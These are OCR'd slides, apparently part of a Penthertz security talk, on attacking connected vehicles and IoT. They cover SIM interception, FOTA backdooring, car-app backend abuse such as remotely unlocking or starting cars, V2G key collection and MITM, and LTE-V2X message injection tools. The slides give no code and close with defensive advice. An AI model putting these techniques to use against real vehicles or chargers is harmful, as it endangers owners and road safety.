



Interception with soldered eUICC

- After desoldering, we can put our custom SIM card
- If IP is whitelisted, we can use the legitimate SIM card with a computer to forward accesses:

Mobile modules

- Used in IoT and cars to communicate with the mobile network






Backdooring servers for FOTA: https://penthertz.com/blog/mobile-iot-modules-FOTA-backdooring-at-scale.html

Attacking backends

Car apps

- Sometimes simpler than cracking RKEs hacking around Object IDs:
  - Remotely flashing the victim's vehicle's headlights
  - Honking the horn
  - Starting or stopping the engine
  - Locking or unlocking the car
  - Changing a PIN
  - Unlocking the boot


Apps to PWN them all!



V2G


V2G flaws

- Uses HPGP→vulnerable to key collection on powerline
- Security mode not enforced by default→MITM and injection possible
- Downgrade opportunities depending on the configuration/implementation
- Tools:
  - V2G Injector: https://github.com/FlUxIuS/V2GInjector
  - HomePlugPWN: https://github.com/FlUxIuS/HomePlugPWN
- Some other fun triggering Log4shell: https://www.youtube.com/watch?v=k7koOa_S44Y



V2G key collection in radio

- HomePlug AV: hard to get the whole bandwidth with a cheap device
- But HomePlug GreenPHY as less data rate →possible with bladeRF :)




Awesome research!:https://www.usenix.org/system/files/sec19-baker.pdf

(C-)V2X: forward looking research, still

V2X


- Vehicle-to-everything
- For autonomous driving → safety, efficiency, and comfort
- C-ITS (Cooperative Intelligent Transport Systems)→ standardize Connected Automated Driving (CAD)
- Type of communications→
  - V2I
  - V2N
  - V2V
  - V2P
  - V2D
- 802.11p → first deployed




Source: An Overview of 3GPP Cellular Vehicle-to-Everything Standards by Xuyu Wang, Shiwen Mao, Michelle X. Gong

Capturing 802.11p data

- Based on Wi-Fi
- DSRC in US
- ITS-G5 in EU
- Capturing CAMv1 messages and more:
  - Using a dedicated dongle with a modified kernel[1]
  - Using and adapting Openwifi projects [2], or bladerf-wiphy[3]
  - Or still using at least a USRP B with WIME (allows also TX!):






[1]https://harrisonsand.com/posts/802-11p-v2x-hunting/
[2]https://github.com/open-sdr/openwifi
[3]https://www.nuand.com/bladerf-wiphy/

C- V2X

- Cellular V2X → LTE-V2X for the moment
- 2 modes of communications: Direct short-range & Network
- Powerful alternative to 802.11p (but 802.11bd is on its way!)
- Introduction of ProSe (Proximity Service)→Side Link→PC5 interface
- Defined by 3GPP
  - LTE: Rel. 12 & Rel. 13 → D2D and eD2D→ Hazard warning
  - LTE Basic V2X by Rel. 14→ safety use case
  - 3GPP Release 15 → enhanced V2X→ Enhanced Navigation & Infotainment
  - and 3GPP Release 16 includes work on 5G-NR→Cooperative auto. driving
- Current problem to solve → privacy protection and usurpation → use of PKI→ handled by ETSI only not 3GPP


Our tools in LTE-V2X

- Based on srsRAN
- Focuses on PC5 mode 4
- Features:
  - Detection of capable V2X devices
  - Intercept and inspect SL messages
  - Injection of messages in current dev.



The current state of this research: still looking for real producs to test...

V2V/V2I PKI: What is the real state?



Source: ETSI TR 103 415 V1.1.1 (2018-04)

Conclusion

To conclude

- RF is getting more accessible to attackers
  - Manufacturers -> really need to secure unprotected coms
    - Checking parsers in the firmware against corruptions
    - Protecting all layers -> secrets used from the beginning
      - Hardcoded secrets -> derivated to session keys and protected in memory (unique, if possible)
- New technologies being developed on RF
  - New opportunities for attackers
  - Embedded firmware -> can be difficult to maintain -> old CVEs still working
  - Lack of tools -> non-experimented pentesters will miss opportunities
    - More uncovered bugs -> the circle repeats itself!

penthertz

Thank You

Please contact us:

contact@penthertz.com

+33 1 73 13 82 77

penthertz.com

Watch us on YouTube